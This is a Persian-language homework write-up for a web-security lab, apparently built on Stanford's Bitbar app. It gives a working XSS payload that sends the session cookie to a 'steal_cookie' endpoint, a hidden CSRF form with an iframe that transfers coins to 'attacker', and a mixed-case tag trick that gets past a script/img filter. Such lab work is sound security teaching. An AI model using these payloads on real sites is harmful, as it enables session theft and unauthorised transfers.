قسمت اول

در این قسمت با نگاه کردن به کد سایت متوجه می‌شویم که در صورت وجود نداشتن کاربر دقیقا نام کاربر در صفحه‌ی نشان داده شده به کاربر درخواست کننده نمایش داده می‌شود. این موضوع باعث می‌شود که بتوان یک script به عنوان ورودی کاربر داد. به عنوان مثال این ورودی من بود:

```
<script>
document.getElementsByClassName('error')[0].style.visibility = 'hidden';
const xhttp = new XMLHttpRequest();
xhttp.open('GET', 'http://localhost:3000/steal_cookie?cookie=' +
    document.cookie.split('=')[1], true);
xhttp.send();
</script>
```

در این کد در ابتدا به مرورگر می‌گوییم که تگ‌هایی که کلاس error دارند را نشان نده همان طور که سوال خواسته بود. در ادامه یک object از جنس XMLHttpRequest تعریف می‌کنیم که بتوان به کمک آن یک درخواست ajax به یک آدرس زد. همان طور که از کد مشخص است یک درخواست GET به آدرس http://localhost:3000/steal_cookie می‌فرستیم. همچنین برای پارامتر کوکی آبجکت document.cookie استفاده می‌کنیم و سپس خروجی آن که string است را با = تکه تکه می‌کنیم و قسمت دوم آن که عملا مقدار کوکی session است را به عنوان پارامتر ارسال می‌کنیم.

در نهایت برای حمله این اسکریپت را باید به فرم URL encoded در آورد. این کار را به کمک این سایت انجام دادم و نتیجه به صورت زیر در آمد:

```
%3Cscript%3E%0Adocument.getElementsByClassName%28%27error%27%29%5B0%5D.
    style.visibility%20%3D%20%27hidden%27%3B%0Aconst%20xhttp%20%3D%20new
    %20XMLHttpRequest%28%29%3B%0Axhttp.open%28%27GET%27%2C%20%27http%3A
    %2F%2Flocalhost%3A3000%2Fsteal_cookie%3Fcookie%3D%27%20%2B%20
    document.cookie.split%28%27%3D%27%29%5B1%5D%2C%20true%29%3B%0Axhttp.
    send%28%29%3B%0A%3C%2Fscript%3E
```

قسمت دوم

در ابتدا یک form در صفحه‌ی HTML تعریف می‌کنیم به طوری که دقیقا پارامترهای فرم انتقال پول در سایت اصلی را داشته باشد و action آن دقیقا آدرس خود وبسایت باشد. همچنین تمامی فیلدها را پنهان می‌کنیم. فعلا فرم به صورت زیر است:

```
<form name="transfer_form" action="http://localhost:3000/post_transfer"
    method="post">
    <input hidden="true" type="text" name="destination_username" value="
    attacker">
    <input hidden="true" type="text" name="quantity" value="10">
</form>
```

اما مشکلی که در حال حاضر وجود دارد این است که در صورتی که فرم را سابمیت بکنیم خود صفحه‌ی مرورگر به همان سایت Bitbar می‌رود. برای حل کردن این مشکل با توجه به این لینک یک iframe تعریف می‌کنیم و target فرم را همان iframe قرار می‌دهیم به صورتی که انگار در همان iframe درخواست فرستاده می‌شود. همچنین iframe را نیز پنهان می‌کنیم طوری که کاربر آن‌را نبیند. کد در حال حاضر به صورت زیر است:


```
<form target="transfer_frame" name="transfer_form" action="http://
    localhost:3000/post_transfer" method="post">
```

```
    <input hidden="true" type="text" name="destination_username" value="attacker">
    <input hidden="true" type="text" name="quantity" value="10">
</form>
<iframe hidden="true" name="transfer_frame"></iframe>
```

در نهایت نیز باید به صورتی تشخیص دهیم که کی فرم سابمیت می‌شود. برای این کار من راه خوبی پیدا نکردم. یکی از کارهایی که به ذهنم رسید این بود که چک کنم چند بار iframe لود شده است. بار اولی که صفحه باز می‌شود قبل از فرستادن فرم یک بار لود می‌شود و بار دیگر بعد از ارسال فرم. پس به کمک کد JavaScript زیر می‌توان این کار را چک کرد:

```
<script>
    var times_loaded = 0;
    function iframe_loaded() {
        times_loaded++;
        if (times_loaded == 2)
            window.location.replace("https://sharif.edu/~kharrazi/courses/40441-011/");
    }
</script>
<iframe hidden="true" name="transfer_frame" onload="iframe_loaded()"></iframe>
```

همچنین همان طور که در تمرین استفورد گفته شده بود باید برخی از تنظیمات CORS را عوض می‌کردیم که در عکس زیر آمده است:



قسمت سوم

در این قسمت در ابتدا با نگاه کردن به سورس کد بک متوجه می‌شویم که با یک رجکس سرور جلوی عبارات <script> <img> <SCRIPT> <IMG> را می‌گیرد. اما کافی است که با مثلا تعریف کردن این تگ‌ها به صورت <iMg> آن را دور بزنیم! در ادامه باید کد داده شده را کامل کنیم. کاری که من کردم این بود که صرفا هر بار بین این زمان لود شدن عکس و بیشترین زمان لود شدن عکس قبلی ماکسیموم بگیریم. با این کار عکسی که بیشترین زمان لود شدن داشته را پیدا می‌کنیم. اما دقت کنید که ما عملا عکسی نشان نمی‌دهیم و زمان لود شدن <img> نشان دهنده‌ی زمان لاگ این شدن است!

در کل این سوال برخلاف سوالات قبل خیلی نکته‌ای نداشت غیر از مجبور بودن به بزرگ و کوچک کردن تگ‌ها و سورس صفحه و چیزی که باید در فیلد وارد شود در فایل g.txt وجود دارد.